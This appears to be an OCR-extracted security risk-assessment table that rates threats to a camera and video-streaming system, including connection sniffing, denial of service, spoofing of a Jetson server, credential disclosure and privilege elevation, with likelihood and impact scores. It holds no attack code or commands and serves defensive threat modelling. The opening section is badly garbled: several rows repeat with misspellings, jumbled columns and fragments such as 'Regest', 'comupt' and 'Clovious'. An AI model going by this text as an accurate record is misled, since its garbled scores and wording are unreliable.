	DF2.1 Regest (Login /	Information Disclosure [Threat] An attack can sniff the data on the	Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources required	Likeli Score	Severity	g Factors Technical	violation Factors fi Factors Loss of confidentiality Loss of availability Loss of accountability	of people Range 6 - 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable	Score	Severity	Risk Severity
	DF2.1 Regest (Login /	Information Disclosure [Threat] An attack can sniff the data on the	Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Oroup Size Ease of discovery Ease of	without review Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources required 7 -	Likeli Score	Severity	g Factors Technical Impact	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation	of people President Range 6 - 3 - Minimal seriously compt data 0 - 7 - Possibly traceable 7 - Significant effect on	Score	Severity	Risk Severity
	DF2.1 Regest (Login /	Information Disclosure [Threat] An attack can sniff the data on the	Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery	Range 3 - Network and programming skills 7 - Some access or resources required 7 - Easy	Likeli Score	Severity	g Factors Technical Impact	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-	of people Presimating Range 6 - 3 - Minimal sentously compt data 0 - 7 - Possibly traceable reflect on annual posts 7 - Significant - offect on annual posts 7 - 5 - Clear	Score	Severity	Risk Severity
	DF2.1 Regest (Login /	Information Disclosure [Threat] An attack can sniff the data on the	Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awarenese intrusion	Estimating Range 3 - Network and programming skills 7 - Some access or resources required 7 - Easy 6 -	Likeli Score	Severity	g Factors Technical Impact	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compilance Privace Privace	of people President Ange 6 - 3 - Minimal Sentously compt data 0 - 7 - Possibly traceable 7 - Significant effect on annual posit 7 - 5 - Clear violation	Score	Severity	Risk Severity
	DF2.1 Regest (Login /	Information Disclosure [Threat] An attack can sniff the data on the	Estimatin g Factors Threat Agen Vulnerability	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection	Range 3 - Network and programming skills 7 - Some access or resources required 7 - Easy 6 - Clovious 9 - Not logged	Likeli Score	Severity HIGH	g Factors Technical Impact	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Reputation damage Privacy violation	of people Range 6 - 3 - Minimal seriously compt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation 5 - Hundreds of people	Score 5	Severity	Risk Severity
	DF2.1 Regest (Login /	Information Disclosure [Threat] An attack can sniff the data on the	Estimatin g Factors Threat Agen Vulnerability	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection	Estimating Range 3 - Notwork and programming skills 7 - 7 - Some access or resources regulard 7 - 7 - Easy 6 - 6 - Obvious 9 - Not logged Estimating	Likeli	Severity HIGH	g Factors Technical Impact	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privaletors fi	of people r Estimatin Range 6 - 3 - Minimal senfousily compt data 0 - 7 - Possibly traceable r - Slignificant effect on annual profit 7 - Significant effect on sensor people br Estimatin	Score 5	Severity MEDIUM	Risk Severity High
TR-07	DF2.1 Recest (Login / Mode Ctri)	[Threat] An attack can sniff the data on the connection.	Estimatin g Factors Threat Agen Vulnerability	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection	Range 3 - Network and programming skills 7 - Some access or resources required 7 - Easy 6 - Clovious 9 - Not logged	Likeli	Severity HIGH	g Factors Technical Impact Business Impact	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Reputation damage Privacy violation	of people or Estimatin Range 6 - 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear 7 - 5 - Clear 7 - 5 - Clear Chicalon S - Hundreds of people Range	Score 5	Severity MEDIUM	Risk Severity High
TR-07	DF2.1 Recest (Login / Mode Ctri)	[Threat] An attack can sniff the data on the connection.	Estimatin g Factors Threat Agen Vulnerability Estimatin	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection	Estimating Range 3 - Notwork and programming skills 7 - 7 - Some access or resources regulard 7 - 7 - Easy 6 - 6 - Obvious 9 - Not logged Estimating	Likeli Score	HIGH	g Factors Technical Impact Business Impact	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of	of people r Estimatin Range 6 - 3 - Minimal senfousily compt data 0 - 7 - Possibly traceable r - Slignificant effect on annual profit 7 - Significant effect on sensor people br Estimatin	Imp Score 5	MEDIUM MEDIUM	Risk Severity High
TR-07	DF2.1 Recest (Login / Mode Ctri)	[Threat] An attack can sniff the data on the connection.	Estimatin g Factors Threat Agen Vulnerability Estimatin	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness intruston Factors for Factors	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources regulred 7 - 7 - Easy 6 - Covious 9 - Not logged Range	Likeli Score	HIGH	g Factors Technical Impact Business Impact	violation Factors from the factors for the factors of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Non-compliance Mon-compliance Frivacy violation Factors from fact	of people r Estimatir Range 6 - 3 - Minimal scartously compt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation s - Fundation r - Fundation s - Fundation Range 5 - Extensive	Imp Score 5	MEDIUM MEDIUM	Risk Severity High
TR-07	DF2.1 Recest (Login / Mode Ctri)	[Threat] An attack can sniff the data on the connection.	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness intruston Factors for Factors	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources regulred 7 - 7 - Easy 6 - Covious 9 - Not logged Range	Likeli Score	HIGH	g Factors Technical Impact Business Impact	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of	of people or Estimatin Range 6 - 3 - Minimal sortoustly comupt data 0 - 7 - Possibly traceable 7 - Significant affect on annual posit 7 - 5 - Clear violatio or Estimatin Range 5 - Extensive critical data disclosed 3 - Minimal seriousily	Imp Score 5	MEDIUM MEDIUM	Risk Severity High
TR-07	DF2.1 Recest (Login / Mode Ctri)	[Threat] An attack can sniff the data on the connection.	Estimatin g Factors Threat Agen Vulnerability Estimatin	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness intruston detection Factors for Factors Skill level	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources regulred 7 - 7 - Easy 6 - 6 - Clovious 9 - Not logged Estimating Range 8 - 6 -	Likeli Score	HIGH	g Factors Technical Impact Business Impact Estimatin g Factors	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Non- compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of confidentiality Loss of integrity Loss of integrity Loss of integrity Loss of	of people or Estimatin Range 6 - 3 - Minimal sortiously compt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation cor Estimatin Range 5 - Extensive critical data disclosed 3 - Minimal seriously compt data	Imp Score 5	MEDIUM MEDIUM	Risk Severity High
TR-07	DP2.1 Recest (Login / Mode Ctrl) Inteface	[Threat] An attack can sniff the data on the connection.	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness intrusion detection Factors for Factors Skill level Motive	Range 3 - Network and programming skills 7 - 7 - Some access or resourced 7 - 7 - Easy 6 - 6 - Clovicus 9 - Not logged Estimating Range 8 -	Likeli Score	HIGH Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Reputation camage Non-compliance Privacy violation Factors fi Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Loss of availability	of people or Estimatin Range 6 - 3 - Minimal sentousily compt data 0 - 7 - Possibly traceable rflect on annual profit 7 - 5 - Clear violatio or Estimatin Range 5 - Extensive critical data disclosed 3 - Minimal sentousily compt data 0 -	Score 5 Score	MEDIUM MEDIUM Severity	Risk Severity High Overall Risk Severity
TR-07	DP2.1 Recest (Login / Mode Otri) Inteface DP2.1 Recest (Login /	Information Disclosure [Threat] An attack can sniff the data on the connection. Threat Group Information Disclosure	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness intrusion detection Factors for Factors Skill level Motive	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources regulred 7 - 7 - Easy 6 - 6 - Clovious 9 - Not logged Estimating Range 8 - 6 -	Likeli Score	HIGH	g Factors Technical Impact Business Impact Estimatin g Factors Technical	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Non- compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity Loss of confidentiality Loss of integrity Loss of integrity Loss of integrity Loss of	of people or Estimatin Range 6 - 3 - Minimal sortiously compt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation cor Estimatin Range 5 - Extensive critical data disclosed 3 - Minimal seriously compt data	Imp Score 5	MEDIUM MEDIUM	Risk Severity High
TR-07	DP2.1 Recest (Login / Mode Otri) Inteface DP2.1 Recest (Login /	[Threat] An attack can sniff the data on the connection. Threat Group Information Disclosure	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Ease of exploit Awareness Intrusion detection Factors Skill level Motive Opportunity Ease of exploit Awareness Intrusion Gelection Factors Skill level Motive Opportunity Group Size	Estimating Range 3 - Notwork and programming skills 7 - 7 - Some access or recourses required 7 - 7 - Easy 6 - 6 - Clevious 9 - Not loaged Estimating Range 8 - 6 - 8 -	Likeli Score	HIGH Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors fi Loss of confidentiality Loss of integrity Loss of availability Financial	of people or Estimatir Range 6 - 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation 5 - Hundreds or Estimatir Range critical data discloses 3 - Minimal seriously comupt data - 7 - Possibly 7 - 7 - Possibly	Score 5 Score	MEDIUM MEDIUM Severity	Risk Severity High Overall Risk Severity
TR-07	DP2.1 Recest (Login / Mode Otri) Inteface DP2.1 Recest (Login /	Information Disclosure [Threat] An attack can sniff the data on the connection. Threat Group Information Disclosure [Threat] Weak Authentification may lead to disclose	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploid: Awareness intrusion detection Factors for Factors Skill level Motive Opportunity	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources required 7 - 7 - Easy 6 - 6 - Clovious 9 - Not logged Estimating Range 8 - 6 - 8 - 7 - 7 - Easy	Likeli Score	HIGH Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	violation Factors f Factors Loss of confidentiality Loss of availability Loss of availability Financial damage Non-compilate of Non-compilation Factors f Loss of availability Financial damage Reputation	of people or Estimatir Range 6 - 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - General profit 5 - Clear violation 5 - Hundreds de people or Estimatir Range 5 - Extensive critical data disclosed 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable	Score 5 Score	MEDIUM MEDIUM Severity	Risk Severity High Overall Risk Severity
TR-07	DP2.1 Recest (Login / Mode Otri) Inteface DP2.1 Recest (Login /	Information Disclosure [Threat] An attack can sniff the data on the connection. Threat Group Information Disclosure [Threat] Weak Authentification may lead to disclose	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection Geselon Factors Skill level Motive Opportunity Group Size Ease of exploit Accordance Geselon Factors	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or reduced or re	Likeli Score	HIGH Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of availability Loss of accountability Financial damage Non-compliance Privacy violation Factors f accountability Loss of availability Loss of accountability Loss of accountability Loss of accountability Financial damage	of people or Estimatir Range 6 - 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation 5 - Hundreds of people Fange S- Extensive comupt data disclosed 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable 5 -	Score 5 Score	MEDIUM MEDIUM Severity	Risk Severity High Overall Risk Severity
TR-07	DP2.1 Recest (Login / Mode Otri) Inteface DP2.1 Recest (Login /	Information Disclosure [Threat] An attack can sniff the data on the connection. Threat Group Information Disclosure [Threat] Weak Authentification may lead to disclose	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors Threat Agen	detection Factors for Factors Skill level Motive Opportunity Croup Size Ease of discovery Ease or exploit Awareness Infrusion detection Factors Skill level Motive Opportunity Group Size Ease of discovery Ease or exploit Motive Opportunity Group Size Ease of discovery Ease or	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources required 7 - 7 - Easy 6 - 6 - Clovicus 9 - Not logged Estimating Range 8 - 6 - 7 - 7 - Easy 5 - Easy 5 - Easy	Likeli Score	HIGH Inhood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	violation Factors f Factors Loss of confidentiality Loss of integrity Loss of availability Financial damage Non-compliance Privacy violation Factors Loss of confidentiality Loss of availability Financial damage Non-compliance Privacy violation Factors f Confidentiality Loss of confidentiality Loss of availability Loss of availability Financial damage Reputation Garage	of people or Estimatir Range 6 - 3 - Minimal seriously comupt data 0 - 7 - Possibly traceable 7 - Significant effect on annual profit 7 - 5 - Clear violation 5 - Hundreds or Estimatir Range 5 - Extensive critical data discloses 3 - Minimal seriously comupt data 7 - Possibly traceable 5 - 5 - Loss of goodwill	Score 5 Score	MEDIUM MEDIUM Severity	Risk Severity High Overall Risk Severity

				Factors for	Estimating	Likelihood	i		Factors f	or Estimatii	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range	Likeli	ihood	Estimatin	Factors	Range	lmp	pact	Risk
			g Factors	ractors	Range	Score	Severity	g Factors	ractors	Range	Score	Severity	Severity
		Denial Of Service		Skill level	3 - Network and programming skills				Loss of confidentiality	0-			
				Motive	4 - Possible reward	1 1		Technical -	Loss of Integrity	0 -			
TR-10	DF2.1 Recest		Threat Agen	Opportunity	4 - Special access or resources required	4.075		Impact	Loss of availability	9 - All services completely lost		MEDIUM	
TR-10	(Login / Mode Otrl)	[Threat] the information of the communication between client and server is interrupted by		Group Size	7 -	4.875	MEDIUM		Loss of accountability	5-	3	MEDIUM	Medium
		attackers.		Ease of discovery	3 - Difficult				Financial damage	5+			
			Vulnerability	Ease of exploit	3 - Difficult			Business Impact	Reputation damage Non-	3 - 2 - Minor			
				Awareness	6 - Obvious			Impact	oompliance Privacy	violation			
				detection	9 - Not logged				violation	0+			
				Factors for	Estimating			Factors for Estimating Im			<u> </u>		Overall
ID	Inteface	Threat Group	Estimatin g Factors	Factors	Range		ihood	Estimatin g Factors	Factors	Range		pact	Risk Severity
			g ractors	ctors	A floorida	Score	Severity	g ractors			Score	Severity	devening
		Elevation Of Privilege		Skill level	1 - Security penetration skills				Loss of confidentiality	6-			
			Threat Agen	Motive	4 - Possible reward			Technical Impact	Loss of Integrity	7 - Extensive seriously compt data 5 - Minimal			
TR-13	DF2.1 Reqest (Login /	[Threat]		Opportunity	7 - Some access or resources required	5.125	MEDIUM		Loss of availability	primary services interrupted, extensive secondary services interrupted	5.75	MEDIUM (Medium
	Mode Otrl)	An attacker sends a malicious data to server in order to change the flow of program execution.		Group Size	7-				Lose of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	5-				Financial damage	7 - Significant effect on annual profit			
				Ease of ity exploit	5 - Easy			Business	Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious			Impact	Non- compliance	4 -			
				Intrusion	6-				Privacy	5 - Hundreds of people			

				Factors for	Estimating	Likelihood	ı		Factors f	or Estimatir	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range	Likel	ihood	Estimatin	Factors	Range	Imp	pact	Risk
			g Factors	Factors	Range	Score	Severity	g Factors	Factors	Range	Score	Severity	Severity
		Denial Of Service		Skill level	9 - No technical skills				Loss of confidentiality	0-			
			1	Motive	4 - Possible reward				Loss of Integrity	0-			
			Threat Agen	Opportunity	9 - No access or resources required			Technical Impact	Loss of availability	9 - All services completely lost			
TR-29	DF3.1 Oamera Otri	[Threat]		Group Size	9 - Anonymous Internet users	7.875	HIGH		Loss of accountability	5 -	2.125	LOW	Medium
		It may be physically damaged and you may not be able to get Data from Camera		Ease of discovery	7 - Easy				Financial damage	the cost to fix the vulnerability			
		Vulnerability	Ease of exploit	7 -			Business Impact	Reputation damage	1 - Minimal damage				
				Awareness	9 - Public knowledge				Non- compliance	1-			
				Intrusion detection	9 - Not logged				Privacy violation	0 -			
				Factors for	Estimating				Factors f	or Estimatir	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin g Factors	Factors	Range	Score	hood Severity	Estimatin g Factors	Factors	Range	Score	Severity	Risk Severity
	1		gractors	<u> </u>		Score	Severity	gradions		4 - Minimal	Score	Severity	
		Denial Of Service		Skill level	6 - Some technical skills				Loss of confidentiality	critical data disclosed, extensive non-sensitive data disclosed			
			Threat Agen	Motive	4 - Possible reward			Technical Impact	Loss of Integrity	7 - Extensive seriously comupt data			
TR-34	DF4.1 Store Login Oredential /			Opportunity	7 - Some access or resources required	6.125	HIGH		Loss of availability	7 - Extensive primary services interrupted	4.75	MEDIUM	High
111111111111111111111111111111111111111	Learning Data	[Threat]		Group Size	6 - Authenticated users	0.120	111011		Loss of accountability	7 - Possibly traceable	4.70	meDiom .	
		it is possible to add a lot of images in the storage.		Ease of discovery	7 - Easy				Finanolal damage	3 - Minor effect on annual profit			
			Vulnerability	Ease of exploit	5 - Easy			Business Impact	Reputation damage	4 - Loss of major accounts			
				Awareness	6 - Obvious			Impact	Non- compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	1-			

	Ι			Factors for	Estimating	Likelihood	i		Factors f	or Estimatir	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range		ihood	Estimatin	Factors	Range		act	Risk
	<u> </u>		g Factors		6 - Some	Score	Severity	g Factors	Loss of	5 - Extensive	Score	Severity	Severity
		Information Disclosure		Skill level	technical skills				confidentiality	critical data disclosed			
				Motive	4 - Possible reward				Loss of Integrity	5 - Extensive slightly			
					reward	-			integrity	comupt data 5 - Minimal			
			Threat Agen		7 - Some			Technical Impact		primary services			
				Opportunity	access or resources			Impact	Loss of availability	interrupted, extensive			
	DF4.1 Store Login				required					secondary services			
TR-35	Oredential / Learning	[Threat]			6-	5.875	MEDIUM		Loss of	7 - Possibly	6.25	HIGH	High
	Data	User credential may be disclosed.		Group Size	Authenticated users	ļ			accountability	traceable			
				Ease of discovery	7 - Easy				Finanolal damage	7 - Significant effect on			
				Ease of exploit	5 - Easy	1			Reputation damage	annual profit			
			Vulnerability	Awareness	6 - Obvious			Business Impact	Non-	7 - High profile			
						-			oompilanoe	violation			
				Intrusion detection	6				Privacy violation	7 - Thousands of people			
				Factors for	Estimating	Likelihood			Factors f	or Estimatir			Overall
ID	Inteface	Threat Group	g Factors	Factors	Range	Score	Severity	Estimatin g Factors	Factors	Range	Score	Severity	Risk Severity
		D		And the second	4 - Advanced	555.2	Jeverny		Loss of	-	55512	Severity	
		Spoofing	4	Skill level	computer user				confidentiality	7 -			
				Motive	4 - Possible reward				Loss of Integrity	7 - Extensive seriously			
								Territoria		5 - Minimal primary			
			Threat Agen	_	7 - Some access or			Technical Impact	Loss of	services interrupted,			
	DF4.1			Opportunity	resources required				availability	extensive secondary			
TR-41	Store Login Oredential /	-			required	6	HIGH			services	5.75	MEDIUM	High
	Learning Data	[Threat] User Oredential Data can be exposed to		Group Size	7 -	1			Loss of	7 - Possibly			
		attackers.		Ease of	7 - Easy				accountability Financial	traceable 5 -			
				discovery Ease of	7 - Easy	-			damage Reputation	4 - Loss of			
			Vulnerability	exploit	5 - Easy			Business	damage	major accounts			
			Vanicioomity	Awareness	6 - Obvious			Impact	Non- compliance	4 -			
				Intrusion detection	8 - Logged without review				Privacy violation	7 - Thousands of people			
										or Estimatir	na Impact		
			1	Factors for	Estimating	Likelihood	1	II .	ractors r				
ID	Inteface	Threat Group	Estimatin	Factors for			ihood	Estimatin				act	Overall Risk
ID	Inteface	Threat Group	-	Factors for Factors	Range			Estimatin g Factors	Factors	Range		Severity	
ID	Inteface	Threat Group	Estimatin		Range	Likel	ihood			Range 4 - Minimal critical data	Imp		Risk
ID	Inteface	Threat Group	Estimatin		Range 3 - Network	Likel	ihood		Factors Loss of	Range 4 - Minimal	Imp		Risk
ID	Inteface		Estimatin	Factors	Range 3 - Network	Likel	ihood		Factors	Range 4 - Minimal critical data disclosed, extensive non-sensitive	Imp		Risk
ID	Inteface		Estimatin	Factors	Range 3 - Network and programming	Likel	ihood		Factors Loss of confidentiality	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed	Imp		Risk
ID	Inteface		Estimatin	Factors	Range 3 - Network and programming	Likel	ihood	g Factors	Factors Loss of	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed 5 - Extensive slightly	Imp		Risk
ID	Inteface		Estimatin	Factors Skill level	Range 3 - Notwork and programming skills	Likel	ihood	g Factors Technical	Factors Loss of confidentiality	Range 4 - Minimal critical data disclosed, extensive non-sensitive disclosed 5 - Extensive slightly comupt data 5 - Minimal	Imp		Risk
ID			Estimatin g Factors	Factors Skill level	Range 3 - Network and programming skills 7 - 7 - Some	Likel	ihood	g Factors	Lose of confidentiality Lose of integrity	Range 4 - Minimal critical data disclosed, extensive data disclosed 5 - Extensive slightly compt data 5 - Minimal primary services	Imp		Risk
	Inteface DF2.6 Result		Estimatin g Factors	Factors Skill level	Range 3 - Notwork and programming skills	Likel	ihood	g Factors Technical	Factors Loss of confidentiality	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed 5 - Extensive slightly compt data 5 - Minimal primary	Imp		Risk Severity
ID	DF2.6	Spoofing	Estimatin g Factors	Factors Skill level Motive	Range 3 - Network and programming skills 7 - 7 - Some access or	Likeli Score	Severity	g Factors Technical	Lose of confidentiality Lose of integrity Lose of	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed 5 - Extensive slightly comuct data 5 - Minimal primary services interrupted,	Score	Severity	Risk
	DF2.6 Result (Video		Estimatin g Factors	Factors Skill level Motive	Range 3 - Network and programming skills 7 - 7 - Some access or resources	Likeli Score	Severity	g Factors Technical	Factors Loss of confidentiality Loss of integrity Loss of availability	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed 5 - Extensive signify corrupt data 5 - Minimal primary services intermybed actensive secondary services intermybed	Score	Severity	Risk Severity
	DF2.6 Result (Video	Spoofing [Tnrest]	Estimatin g Factors	Factors Skill level Motive	Range 3 - Network and programming skills 7 - 7 - Some access or resources	Likeli Score	Severity	g Factors Technical	Lose of confidentiality Lose of integrity Lose of	Range 4 - Minimal critical data disclosed with the disclosed on non-sensitive data disclosed 5 - Extensive slightly corrupt data 5 - Minimal primary services informybed, extensive secondary	Score	Severity	Risk Severity
	DF2.6 Result (Video	Spoofing [Threat] Server (Jetson) may be spoofed by an	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of	Range 3 - Network and programming skills 7 - 7 - Some access or resources required	Likeli Score	Severity	g Factors Technical	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed, 5 - Extensive slightly compt data 5 - Minimal primary services informated control data services excondary services informated of 7 - Possibly	Score	Severity	Risk Severity
	DF2.6 Result (Video	Spoofing [Threat] Server (Jetson) may be spoofed by an	Estimatin g Factors	Factors Bill level Molive Opportunity Group Size Ease of discovery Ease of Ease of	Range 3 - Network and programming skills 7 - 7 - Some access or resources required	Likeli Score	Severity	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial change	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed disclosed, settensive siterior disclosed fisclosed fi	Score	Severity	Risk Severity
	DF2.6 Result (Video	Spoofing [Threat] Server (Jetson) may be spoofed by an	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Reputation damage	Range 4 - Minimal critical data disclosed, extensive non-densive data disclosed 5 - Extensive slightly conjugit data 5 - Minimal primary services intempled, extensive secondar, extensive 5 - Clear 5 - Loss of goodwill 5 - Clear 5 - Clear	Score	Severity	Risk Severity
	DF2.6 Result (Video	Spoofing [Threat] Server (Jetson) may be spoofed by an	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious	Likeli Score	Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance	Range 4 - Minimal critical data disclosed, autonsive non-sensitive data disclosed fisclosed schemiste disclosed fisclosed fis	Score	Severity	Risk Severity
	DF2.6 Result (Video	Spoofing [Threat] Server (Jetson) may be spoofed by an	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of express intrusion detection	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not logged	Likel Score	Severity HIGH	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of accommandiality Financial damage Reputation damage Non-compliance Privacy violation	Range 4 - Minimal critical data disclosed, extensive data disclosed, extensive data disclosed, extensive slightly comunitatia 5 - Minimal primary services infermipted, extensive secondary services infermipted 7 - Possibly traceable 5 - Loss of goodwill 5 - Clear y-Thousands 7 - Thousands	Score 5.375	Severity	Risk Severity
TR-44	DF2.5 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of express intrusion detection	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not logged	Likelihooo	Severity HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of accommandiality Financial damage Reputation damage Non-compliance Privacy violation	Range 4 - Minimal critical data disclosed, extensive data disclosed, schenitive data 5 - Extensive slightly corrupt data 5 - Minimal services informupbed, extensive secondary services informupbed 7 - Possibly traceable 5 - Loss of goodwill 5 - Clear victors 7 - Thousands	Score 5.375	MEDIUM MEDIUM	Risk Severity High
	DF2.6 Result (Video	Spoofing [Threat] Server (Jetson) may be spoofed by an	Estimatin g Factors Threat Agen Vulnerability Estimatin	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of express intrusion detection	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not logged	Likelihood	HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of accommandiality Financial damage Reputation damage Non-compliance Privacy violation	Range 4 - Minimal critical data disclosed, extensive data disclosed, extensive data disclosed, extensive slightly comunitatia 5 - Minimal primary services infermipted, extensive secondary services infermipted 7 - Possibly traceable 5 - Loss of goodwill 5 - Clear y-Thousands 7 - Thousands	Score 5.375	MEDIUM MEDIUM	Risk Severity High
TR-44	DF2.5 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker	Estimatin g Factors Threat Agen Vulnerability	Motive Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion delection	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not logged Estimating	Likelihooo	Severity HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed fis	Score 5.375	MEDIUM MEDIUM	Risk Severity High
